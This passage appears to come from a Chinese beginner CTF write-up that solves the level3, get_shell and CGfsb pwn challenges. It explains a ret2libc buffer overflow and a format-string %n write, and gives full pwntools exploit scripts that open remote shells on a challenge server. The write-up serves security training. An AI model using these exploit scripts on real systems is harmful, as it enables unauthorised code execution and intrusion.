drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib64
-rwxr-x--- 1 0 1000  14K Sep 28  2018 string
$ cat flag
cyberpeace{4b43e6c17033c19dc9733108e68b2fb2}
$
```

第九题：level3




解题报告：


首先看看这个程序是啥呗，哦32位Linux可执行程序，只不过多了一个so文件。

```
[*] '/home/ctf/pwn/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/home/ctf/pwn/libc_32.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


IDA进去一探究竟，发现和上面一题很像，只不过没有system函数了，没有\bin\sh字符串了。好在我们可以从动态库中找到了函数和字符，但是动态库地址随机化了。




我们可以比较轻松的拿到main函数的地址：



也可以轻松的拿到write函数的地址：




也可以比较轻松的拿到vulnerable_function函数的地址：




在这个vulnerable_function函数中，我们可以利用这个仅仅0x88个字节大小的缓冲区buf，进行溢出，利用Ret to libc的思想，我们可以利用write函数输出write函数本身在got表中的地址内容（不停的变化的，像0xf76403c0，0xf766c3c0），然后计算出基址。再利用基址算出system函数的地址，和/bin/sh字符串的地址。

算出地址之后，还需要再次利用一个这个vulnerable_function函数，我们在第一次漏洞利用的时候，可以将ret返回值修改成main函数的地址，也可以修改成vulnerable_function函数的地址。总之，我们需要2次利用这个buf缓冲区漏洞。


```
from pwn import *

elf=ELF("./level3")
lib=ELF("./libc_32.so.6")

write_plt=elf.plt["write"];print hex(write_plt);#0x8048340
write_got=elf.got["write"];print hex(write_got);#0x804a018

main_addr=elf.symbols["main"];print hex(main_addr);#0x8048484
vul_addr=elf.symbols["vulnerable_function"];print hex(vul_addr);#0x804844b

r=remote("111.198.29.45",55888)
payload1="A"*(0x88+4)+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
r.sendlineafter("Input:\n",payload1)
write_addr=u32(r.recv()[:4])#0xf76403c0 0xf766c3c0 每次运行都变化着的
lib_base=write_addr-lib.symbols["write"];print hex(lib_base);#0xf761f000
sys_addr=lib_base+lib.symbols["system"];print hex(sys_addr);#0xf7659940
sys_sh=lib_base+lib.search("/bin/sh").next();print hex(sys_sh);#0xf777802b

payload2="A"*(0x88+4)+p32(sys_addr)+p32(0)+p32(sys_sh)
r.sendlineafter("Input:",payload2)

r.interactive()
```



第十题：get_shell




解题报告：



签到题：啥也不用干，直接可以获得shell，然后拿到flag。


```
from pwn import *
r=remote("111.198.29.45",59457)
r.interactive()
r.close()
```



第十一题：CGfsb

解题报告：


首先看看这个程序是啥呗，哦32位Linux可执行程序，有金丝雀保护。



IDA一探究竟，逻辑还是比较简单的，我们可以控制的名字buf大小10，信息s大小100，这里s是格式化字符串，就可以搞事情了。如果让0x0804A068这块地址内容等于8，那么就可以获得flag。

```
15  v6 = 0;
16  memset(&s, 0, 0x64u);
17  puts("please tell me your name:");
18  read(0, &buf, 0xAu);
19  puts("leave your message please:");
20  fgets(&s, 100, stdin);
21  printf("hello %s", &buf);
22  puts("your message is:");
23  printf(&s);
24  if ( pwnme == 8 )                           // 0804A068
25  {
26    puts("you pwned me, here is your flag:\n");
27    system("cat flag");
28  }
29  else
30  {
31    puts("Thank you!");
32  }
```

测试发现，第10个位置的内容占了4个字节，正好是AAAA。



我们通过%n就可以往AAAA这个地址上写一个8，然后这个地址正好又是pwnme，岂不是美滋滋。而pwnme的地址是0x0804A068，来试一下。

```
from pwn import *

payload=p32(0x0804A068)+"AAAA"+"%10$n"
r=remote("111.198.29.45",43294)

r.sendlineafter("please tell me your name:","ailx10")
r.sendlineafter("leave your message please:",payload)

r.interactive()
r.close()
```

哈哈哈，Pwn入门篇至此完成啦，撒花～